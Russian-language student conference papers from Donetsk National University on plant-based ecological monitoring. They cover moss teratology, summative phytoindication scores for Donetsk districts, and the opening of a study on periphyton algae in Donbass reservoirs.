
В имеющемся спектре тематических направлений с использованием мохообразных в качестве биоиндикаторов [10–13] мы опираемся на закономерности проведения мониторингового эксперимента в техногенном регионе [14–20]. Рис. 2 содержит информацию о шкально-индикаторных значениях *Mnium purpureum* (Hedw.).




Норма (контроль) – пробная площадь н.п. Верхняя Крынка (июнь, 2021 г.)




Опытная пробная площадь г. Харцызск (июнь, 2021 г.)



Опытная пробная площадь г. Макеевка, ЯМЗ (июнь, 2021 г.)



Опытная пробная площадь г. Донецк, Д(Ю)МЗ (июнь, 2021 г.)



Опытная пробная площадь г. Енакиево, ЕМЗ (июнь, 2021 г.)

Рис. 2 – Диагностические шкалы *Mnium purpureum* (Hedw.) With (верхушка, гистология средней части и морфология основания листа)

Общие тератологические преобразования мы констатировали в своих работах – они распределяются по следующим группам признаков: фасциации осей гаметофита преимущественно у основания ветвления; дистопия гаметофита по архитектонике в зависимости в том числе от жизненной формы, первоначальной морфологии и субстрата; нетипичная пролификация спорофита (явление редкое и устанавливается преимущественно в лабораторных условиях); фасциации осей спорофита (если закладывается несколько осей); гипогенезия листа (частое явление, малая степень аномализма, поэтому в большинстве случаев к тератообразованию не относится, за исключением крайних позиций); бесхлорофилльные листья (реакция на неспецифический стресс широкого спектра); олигомеризация листочков при деструкции по жилкованию (важная закономерность в функционале, поскольку имеет сопряжение и диагностическое значение в резкой единичной динамике ухудшения условий среды).

Таким образом, в статье представлены результаты мониторинговой программы по идентификации тератных случаев у мохообразных местной флоры Северного Приазовья как пример регистрации вариаций, сопряженных с действием неблагоприятных факторов среды на растительный индикаторный организм (виды *Brachythecium campestre* (Müll.Hal.) Bruch et al, *Mnium purpureum* (Hedw.) With); примеры регистрируемых патологий проиллюстрированы и описаны.

СПИСОК ЛИТЕРАТУРЫ

1. Дорофеева Ю.Д. Тератные проявления у мохообразных в зонах промышленной среды // Донецкие чтения 2021: образование, наука, инновации, культура и вызовы современности: мат. VI Междунар. научн. конф., Донецк, 26–27 октября 2021 года. – Донецк: ДонНУ, 2021. – С. 69-71.
2. Дорофеева Ю.Д. Аномальные структуры мохообразных в зонах промышленного импакта // Биодиагностика состояния природных и природно-техногенных систем: мат. XIX Всероссийской научно-практической конференции, Киров, 25 ноября 2021 года. – Киров: ВятГУ, 2021. – С. 325-328.
3. Морозова Е.И. Видовой состав, особенности произрастания и морфометрическая характеристика мхов-индикаторов г. Макеевки // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-

- образовательного и культурного развития Донбасса: матер. Междунар. науч. конф. студ. и молодых ученых (Донецк, 17-20 октября 2017 г.). Т. 2. – Донецк: Изд-во ДонНУ, 2017. – С. 100-102.
4. Сафонов А.И. Видовое разнообразие мохообразных Донецко-Макеевской промышленной агломерации // Проблемы экологии и охраны природы техногенного региона. – 2017. – № 3–4. – С. 24-31.
5. Сафонов А.И. Стратегическая потенциализация фитоиндикаторов техногенных загрязнений // Аграрная Россия. – 2009. – № 51. – С. 58-59.
6. Мирненко Н.С. Спорово-пыльцевой метод в Донбассе на основе научных рекомендаций ученых России // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: Матер. Междунар. научн. конф. (Донецк, 17-20 октября 2017 г.). – Том 2. – С. 97-99.
7. Калинина А.В. Фитоиндикационный мониторинг на отвалах угольных шахт г. Макеевки, внедрение данных в образовательную программу // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: Матер. Междунар. науч. конф. (Донецк, 17-20 октября 2017 г.). Т. 2. – Донецк: Изд-во ДонНУ, 2017. – С. 80-82.
8. Сафонов А.И. Новые виды растений в экологическом мониторинге Донбасса // Вестник Донецкого национального университета. – Серия А: Естественные науки. – 2020. – № 1. – С. 96-100.
9. Гермонова Е.А. Визуализация микроклиматических изменений индикаторных признаков в локальных популяциях растений г. Донецка // Глобальные климатические изменения: региональные эффекты, модели, прогнозы: Материалы междунар. научн.-практич. конф. (Воронеж, 3-5 октября 2019 г.). Воронеж: Изд-во «Цифровая полиграфия», 2019. – Том 2. – С. 39-40.
10. Сафонов А.И. Редкие виды мохообразных Донецко-Макеевской промышленной агломерации // Проблемы экологии и охраны природы техногенного региона. – 2018. – № 1–2. – С. 33-43.
11. Сергеева А.С., Алемасова А.С. Диагностика антропогенно трансформированных экотопов Донбасса по содержанию тяжелых металлов в гаметофитах мохообразных // Биодиагностика состояния природных и природно-техногенных систем: Матер. XVII Всероссийской научн.-практич. конф. с междунар. участием (Киров, 05 декабря 2019 г.). – Киров: ВятГУ, 2019. – С. 15-18.
12. Сергеева А.С., Алемасова А.С. Накопление тяжелых металлов гаметофитами мохообразных в экотопах промышленного Донбасса // Донецкие чтения 2018: Образование, наука, инновации, культура и вызовы современности: матер. III Междунар. науч. конф. (Донецк, 25 октября 2018 г.). Т. 2. Хим.-биол. науки. – Донецк: Изд-во ДонНУ, 2018. – С. 217–218.
13. Сафонов А.И. Перспективные фитоиндикаторы Донбасса для биотестирования // Экология родного края: проблемы и пути их решения: Матер. XV Всероссийской с междунар. участием научн.-практич. конф. (Киров, 18 мая 2020 г.). Т. Книга 1. – Киров: ВятГУ, 2020. – С. 161-163.
14. Сафонов А.И. Сорно-рудеральная фракция урбанофлоры Донецкой агломерации как показатель трансформации локальных экосистем // Трансформация экосистем под воздействием природных и антропогенных факторов: Матер. Междунар. научн. конф. (Киров, 16-18 апреля 2019 г.). – Киров: ВятГУ, 2019. – С. 13-16.
15. Сафонов А.И., Колесников С.В. Оценка современного состояния и динамики степных растительных сообществ РЛП "Зуевский" с помощью технологии дистанционного зондирования // Проблемы экологии и охраны природы техногенного региона. – 2011. – № 1. – С. 106-110.
16. Сафонов А.И. Роль российских научных школ в формировании образовательно-информационного поля студентов биологического факультета ДонНУ // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: Матер. Междунар. научн. конф. (Донецк, 17-20 октября 2017 г.). – Том 2. – Донецк: ДонНУ, С. 14-16.
17. Сафонов А.И. Видовое разнообразие бриобионтов мониторинговой сети Центрального Донбасса // Проблемы экологии и охраны природы техногенного региона. – 2021. – № 1-2. – С. 39-43.
18. Литвинова В.А. Ботаническая экспертиза в экологическом мониторинге промышленного региона // Донецкие чтения 2016: Образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16-18 мая 2016 г.). – Т. 1. – Донецк: Изд-во ЮФУ, 2016. – С. 314-317.
19. Морозова Е.И. Реализация репродуктивного потенциала мохообразных Донбасса по степени спорофитизации // Охрана окружающей среды и рациональное использование природных ресурсов: Сб. материалов XIII Междунар. науч. конф. (Донецк, 16-17 апреля 2019 г.). – Донецк: Изд-во ДонНТУ, 2019. – С. 111–114.
20. Шульгина Н.А. Некоторые фитоиндикационные характеристики в экологическом мониторинге // Донецкие чтения 2016: Образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16-18 мая 2016 г.). – Т. 1. – Донецк: Изд-во ЮФУ, 2016. – С. 327-329.

OPTIONS OF TERRATES OF BRYOBIONTS IN DONBASS

Annotation. The results of a monitoring program for the identification of teratum cases in bryophytes of the local flora of the Northern Azov are presented as an example of recording variations associated with the action of unfavorable environmental factors on a plant indicator organism. Examples of registered pathologies are illustrated and described.

Keywords: bryophytes, phytoindication, Donbass, ecological monitoring.

Dorofeeva Yu.D.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology

Donetsk National University

E-mail: kf.botan@donnu.ru

УДК 528.94: 581.9 (477.60)

СУММАЦИОННЫЕ КРИТЕРИИ УРОВНЯ ТРАНСФОРМАЦИИ ЭКОТОПОВ В Г. ДОНЕЦКЕ ПО ДАННЫМ ФИТОМОНИТОРИНГА

Зайцева Е.В.

*Научный руководитель: Сафонов А.И. к.б.н., зав. кафедрой
ГОУ ВПО «ДОННУ»*

Аннотация. В статье представлены результаты расчета индексов и показателей степени трансформации экотопов по данным 10 растительных организмов, указаны подходы и оптимизированные модели при вычислении суммационных критериев. В целом полученный материал дает скрининговую информацию о степени нарушенности экотопов по показателям деградации структур растительных организмов в городской среде.

Ключевые слова: Донецк, экологический мониторинг, фитоиндикация, показатель трансформации.

Предыдущие выполненные нами научные работы [1, 2] и существующие традиции ботанико-экологических исследований фитоиндикационного [3–6], биодиагностического [7–12] и квалиметрического содержания [13–18] позволяют проводить исследования в Донбассе с использованием растений разных таксономических групп [4, 11, 15, 19, 20].

Цель работы – продемонстрировав некоторые примеры получения экологической шкалы, предложить для апробации формулу суммации уровня техногенной нагрузки на локальные урбогеосистемы по реакции десяти типичных видов-индикаторов в мониторинговых точках. На рис. 1 обозначены крайние варианты строения стебля в зоне срединной формации листьев *Tanacetum vulgare* L. – разница в этом строении создает диапазон варьирования признака общей структурной деградации.





Рис. 1 – *Tanacetum vulgare* L. – крайние варианты строения стебля в зоне срединной формации листьев (А – контроль, Б – опыт)

Типичные исследования преимущественно посвящены отдельному таксону или отдельному структурно-функциональному признаку, на основании которого делается заключения о фитопригодности рассматриваемого экотопа в общем экологическом балансе природных систем. В этом блоке экспериментов же ставится задача комплексной оценки трансформации экотопа. Серия деградтивных процессов в строении стебля *Diplotaxis muralis* (L.) DC. (рис. 2) формирует также диапазон начальных и крайних ситуаций с наглядной возможностью идентификации объекта по квантификационной 10-балльной шкале.






Рис. 2 – *Diplotaxis muralis* (L.) DC.– серия (А-Е) деградтивных процессов в строении стебля

В общем эксперименте для городских ландшафтов Донецка были привлечены следующие 10 видов растений: *Tanacetum vulgare* L., *Diplotaxis muralis* (L.) DC., *Atriplex patula* L., *Cichorium intybus* L., *Amaranthus retroflexus* L., *Daucus carota* L., *Berteroa incana* (L.) DC., *Tragopogon major* Jacq., *Reseda lutea* L., *Tripleurospermum inodorum* (L.) Sch. Bip. На основании значений индикационных шкал мы предлагаем для рассмотрения формулы с советующими идентификаторами для отдельных экотопов города Донецка (табл.).

Таблица – Формула суммационного критерия фитоиндикации по комплексности в районах г. Донецка (с экотопической приуроченностью)

Район	Апробированные критерии, формула
Куйбышевский	<i>T. vulgare</i> – 7; <i>D muralis</i> – 8; <i>A. patula</i> – 4; <i>C. intybus</i> – 7; <i>A. retroflexus</i> – 9; <i>D. carota</i> – 8; <i>B. incana</i> – 9; <i>T. major</i> – 8; <i>R. lutea</i> – 9; <i>T. inodorum</i> – 4.
Калининский	<i>T. vulgare</i> – 5; <i>D muralis</i> – 6; <i>A. patula</i> – 4; <i>C. intybus</i> – 7; <i>A. retroflexus</i> – 6; <i>D. carota</i> – 8; <i>B. incana</i> – 5; <i>T. major</i> – 8; <i>R. lutea</i> – 6; <i>T. inodorum</i> – 4.
Пролетарский	<i>T. vulgare</i> – 6; <i>D muralis</i> – 6; <i>A. patula</i> – 4; <i>C. intybus</i> – 2; <i>A. retroflexus</i> – 6; <i>D. carota</i> – 8; <i>B. incana</i> – 5; <i>T. major</i> – 8; <i>R. lutea</i> – 6; <i>T. inodorum</i> – 5.
Ворошиловский	<i>T. vulgare</i> – 8; <i>D muralis</i> – 7; <i>A. patula</i> – 9; <i>C. intybus</i> – 8; <i>A. retroflexus</i> – 10; <i>D. carota</i> – 8; <i>B. incana</i> – 10; <i>T. major</i> – 8; <i>R. lutea</i> – 9; <i>T. inodorum</i> – 10.
Киевский	<i>T. vulgare</i> – 7; <i>D muralis</i> – 6; <i>A. patula</i> – 9; <i>C. intybus</i> – 7; <i>A. retroflexus</i> – 6; <i>D. carota</i> – 7; <i>B. incana</i> – 5; <i>T. major</i> – 10; <i>R. lutea</i> – 10; <i>T. inodorum</i> – 4.

Окончание табл.

Буденновский	<i>T. vulgare</i> – 5; <i>D muralis</i> – 6; <i>A. patula</i> – 4; <i>C. intybus</i> – 6; <i>A. retroflexus</i> – 5; <i>D. carota</i> – 8; <i>B. incana</i> – 9; <i>T. major</i> – 8; <i>R. lutea</i> – 6; <i>T. inodorum</i> – 9.
Кировский	<i>T. vulgare</i> – 10; <i>D muralis</i> – 9; <i>A. patula</i> – 3; <i>C. intybus</i> – 7; <i>A. retroflexus</i> – 2; <i>D. carota</i> – 3; <i>B. incana</i> – 5; <i>T. major</i> – 8; <i>R. lutea</i> – 9; <i>T. inodorum</i> – 4.
Ленинский	<i>T. vulgare</i> – 5; <i>D muralis</i> – 6; <i>A. patula</i> – 4; <i>C. intybus</i> – 7; <i>A. retroflexus</i> – 6; <i>D. carota</i> – 7; <i>B. incana</i> – 4; <i>T. major</i> – 8; <i>R. lutea</i> – 7; <i>T. inodorum</i> – 8.
Петровский	<i>T. vulgare</i> – 5; <i>D muralis</i> – 6; <i>A. patula</i> – 4; <i>C. intybus</i> – 7; <i>A. retroflexus</i> – 6; <i>D. carota</i> – 8; <i>B. incana</i> – 5; <i>T. major</i> – 8; <i>R. lutea</i> – 6; <i>T. inodorum</i> – 6.

Таким образом, предложена для апробации новая формула комплексной фитоиндикации по суммационному критерию уровня трансформации экотопов (на примере районов (экотопы селитебного назначения) города Донецка). Работа требует дальнейшего изучения и уточнения возможных весовых коэффициентов в предложенных формулах по десяти видам.

СПИСОК ЛИТЕРАТУРЫ

1. Зайцева Е.В. Комплексные показатели уровня трансформации экотопов в г. Донецке по данным фитомониторинга // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2021. – Т. 1. – № 13. – С. 74-78.
2. Зайцева Е.В. Ботанико-экологические данные для создания индикационных карт в Донбассе // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: материалы IV Международной научной конференции, Донецк, 29–31 октября 2019 года. – Донецк: Донецкий национальный университет, 2019. – С. 222-223.
3. Сафонов А.И. Фитоквантификация как информационный ресурс экологического мониторинга Донбасса // Донецкие чтения 2018: Образование, наука, инновации, культура и вызовы современности: матер. III Междунар. науч. конф., 25 октября 2018 г. – Т. 2. – Донецк: ДонНУ, 2018. – С. 216–217.
4. Сафонов А.И. Сорно-рудеральная фракция урбанофлоры Донецкой агломерации как показатель трансформации локальных экосистем // Трансформация экосистем под воздействием природных и антропогенных факторов: Матер. Междунар. научн. конф. (Киров, 16-18 апреля 2019 г.). – Киров: ВятГУ, 2019. – С. 13-16.
5. Safonov A.I. Approbation of botanical expertise method in ecological monitoring // Геополитика и экогеодинамика регионов. – 2014. – Т. 10. № 2. – С. 219-221.
6. Сафонов А.И. Экологические сети фитомониторингового назначения в Донбассе // Проблемы экологии и охраны природы техногенного региона. – 2019. – № 3-4. – С. 37-42.
7. Сафонов А.И., Гермонова Е.А. Комплексный показатель нарушенности экотопов по фитоиндикационному критерию в г. Донецке // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2019. – № 3-4. – С. 171-175.
8. Сафонов А.И., Захаренкова Н.С., Мирненко Э.И. Введение в специализацию на кафедре ботаники и экологии // Донецкие чтения 2016: Образование, наука и вызовы современности: Матер. I Междунар. научн. конф. (Донецк, 16-18 мая 2016 г.). – Донецк: Изд-во ЮФУ, 2016. – С. 196–197.
9. Сафонов А. И. Специфика образовательных технологий на кафедре ботаники и экологии ДонНУ при подготовке студентами выпускных квалификационных работ // Развитие интеллектуально-творческого потенциала молодежи: из прошлого в современность: матер. I Междунар. науч.-практич. конф. под общей редакцией С.В. Беспаловой. – Донецк: Изд-во ДонНУ, 2018. – С. 274–275.
10. Гермонова Е.А. Визуализация микроклиматических изменений индикаторных признаков в локальных популяциях растений г. Донецка // Глобальные климатические изменения: региональные эффекты, модели, прогнозы: Материалы междунар. научн.-практич. конф. (Воронеж, 3-5 октября 2019 г.). – Воронеж: Изд-во «Цифровая полиграфия», 2019. – Том 2. – С. 39–40.
11. Сафонов А.И. Экспертиза промышленных предприятий Донбасса по состоянию фитокомпонентов // Проблемы экологии и охраны природы техногенного региона. – 2019. – № 1-2. – С. 35-43.
12. Сафонов А.И. Инвентаризация промышленных объектов Донбасса по фитоиндикационным критериям // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2019. – № 1. – С. 121-128.
13. Safonov A.I. Phytoindicational monitoring in Donetsk // World Ecology Journal. – 2016. – Vol. 6, № 4. – P. 59–71.

14. Сафонов А.И. Экспресс-диагностика природных сред Центрального Донбасса по фитоиндикационным критериям // Экология родного края: проблемы и пути их решения: Матер. XVI Всероссийской науч.-практич. с междунар. участием конф. (Киров, 27-28 апреля 2021 г.). Т. Книга 1. – Киров: ВятГУ, 2021. – С. 27-30.
15. Сафонов А.И., Глухов А.З. Комплексная оценка техногенной нагрузки в импактном фитомониторинге Донбасса // ЭкоБиоТех 2021: Матер. VII Всероссийской конф. с междунар. участием (г. Уфа, 4-7 октября 2021 г.). – Уфа: УИБ УФИЦ РАН, 2021. – С. 150-154.
16. Гермонова Е.А. Анализ ботанико-экологической информации по геолокации в промышленном Донбассе // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (Донецк, 31 октября 2019 г.). Т. 2. Донецк: ДонНУ, 2019. – С. 202–204.
17. Киселева Д.В. Принципы создания шкал анатомо-морфологической пластичности фитоиндикаторов техногенного региона // Донецкие чтения 2016: Образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16-18 мая 2016 г.). Т. 2. – Донецк: Изд-во ЮФУ, 2016. – С. 117-119.
18. Калинина А.В. Фитоиндикационный мониторинг на отвалах угольных шахт г. Макеевки, внедрение данных в образовательную программу // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: матер. Междунар. науч. конф. студ. и молодых ученых (Донецк, 17-20 октября 2017 г.). Т. 2. – Донецк: Изд-во ДонНУ, 2017. – С. 80-82.
19. Сафонов А.И. Экопическая фитодиагностика в регионе антропогенных трансформаций // Проблемы трансформации естественных ландшафтов в результате антропогенной деятельности и пути их решения. Сборник научных трудов по материалам международной научной экологической конференции, посвященной году науки и технологий. – Краснодар, 2021. – С. 681-684.
20. Мирненко Н.С. Спорово-пыльцевой метод в Донбассе на основе научных рекомендаций ученых России // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: матер. Междунар. науч. конф. студентов и молодых ученых (Донецк, 17-20 октября 2017 г.). – Том 2: Химико-биологические науки. – С. 97-99.

SUMMATIVE CRITERIA FOR THE LEVEL OF ECOTOPE TRANSFORMATION IN DONETSK ACCORDING TO PHYTOMONITORING DATA

Annotation. The article presents the results of calculating indices and indicators of the degree of transformation of ecotopes according to the data of 10 plant organisms, approaches and optimized models for calculating summation criteria are indicated. In general, the material obtained provides screening information on the degree of disturbance of ecotopes in terms of degradation of the structures of plant organisms in the urban environment.

Keywords: Donetsk, environmental monitoring, phytoindication, transformation indicator.

Zaitseva E.V.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology
Donetsk National University
E-mail: kf.botan@donnu.ru

УДК 574.524.32.34.36

ХАРАКТЕРИСТИКА ПЕРИФИТОННЫХ ВОДОРΟΣЛЕЙ ВОДОХРАНИЛИЩ ДОНБАССА И ИХ РОЛЬ В ВОДНОЙ ЭКОСИСТЕМЕ

Касько А.А.

*Научный руководитель: Мирненко Э.И. старший преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация. В работе описываются особенности формирования перифитонных сообществ на примере Нижнекальмиусского и Зуевского водохранилищ. Рассмотрена экологическая роль перифитонных микроводорослей в водных экосистемах. Установлены основные количественные характеристики

перифитона: численность и биомасса, составлены систематические списки. Для осуществления исследования были использованы количественные методы изучения перифитонных микроводорослей.
Ключевые слова: перифитон, перифитонные микроводоросли, биоиндикация, водохранилища.

На современном этапе научного изучения микроводорослей нет общепринятого определения термина перифитон. Согласно наиболее часто применяемой терминологии, перифитон представляет собой совокупность растений и видов животных, колонизирующие различные типы субстратов в водной среде. Перифитонные сообщества включают организмы, которые прикрепляются непосредственно к субстрату, а также те, которые свободно перемещаются среди них [1-3]. В наиболее более широком смысле перифитон охватывает не только организмы, но и детрит (органические остатки) и кальциевые карбонаты. Перифитонные сообщества развивается как на естественных, так и на искусственных субстратах. Так, к примеру, стеклянные пластины являются разновидностью искусственной подложки, которые очень часто используется в исследовательских целях [4-7].

К перифитону также относятся водоросли, которые произрастают на различных живых организмах (высших водных растениях, нитчатых водорослях, водных животных), на поверхности разнообразных антропогенных субстратах (сваи, причалы, лодки, плоты и т. п.), а также на естественных субстратах (камни, подводные пни, погруженные в воду отмершие ветви деревьев и кустарников и т.п.) [8-12].

Благодаря приуроченности перифитонных сообществ к субстрату, перифитон играет первостепенную роль при оценке качества воды и позволяет судить о загрязнении водоема за определённый промежуток времени, предшествующий исследованию [1, 13, 14].

Целью данной работы является исследование перифитонных микроводорослей в водохранилищах Донбасса, составление таксономического списка и подсчет количественных характеристик.

Перифитонные микроводоросли вместе с другими организмами, образующими обрастание, играют значительную роль в жизни водоемов. Они являются продуцентами органического вещества, кормом для водных животных (улиток, лягушек, водных насекомых и рыб), используются как индикаторы качества воды. Помимо роли продуцента органического вещества, перифитон, осуществляет фотосинтез, в результате которого формируется кислород. Вырабатываемый кислород, насыщает водную толщу, который жизненно необходим гидробионтам.

Материалом для исследования послужили пробы фитопланктона, отобранные в водохранилищах Донбасса (Нижнекальмиусском, Зуевском) в 2019-2021 гг.

Отбор проб фитоперифитона осуществляли с поверхностных слоёв воды при помощи неспециализированных приборов (металлического ведра с прикреплённой к нему верёвкой) в объёме 2 – 10 дм³. Наиболее пригодным субстратом для сбора перифитона выступают прибрежные камни или бетонные сооружения. Сбор перифитонных сообществ осуществлялся с использованием скребка или ножа, с дальнейшим помещением материала в банку с водой.

Стушение проб проводили фильтрационным методом с использованием насоса Комовского. Для качественного учёта фитоперифитона был применён метод прямого микропирования с использованием камеры Горяева. Данный метод является самым трудоёмким, но пока единственным, позволяющим точно идентифицировать виды, получить их размерные характеристики, определить физиологическое состояние и подсчитать численность.

Наиболее точный способ определения биомассы фитопланктона является стереометрический метод, при котором тело водоросли приравнивали к какому-либо

объекту, после этого вычисляли объём этих тел. С помощью окуляра микрометра измеряли его длину, ширину и площадь.

Составление систематического списка основано на классических справочниках-определителях [15, 16].

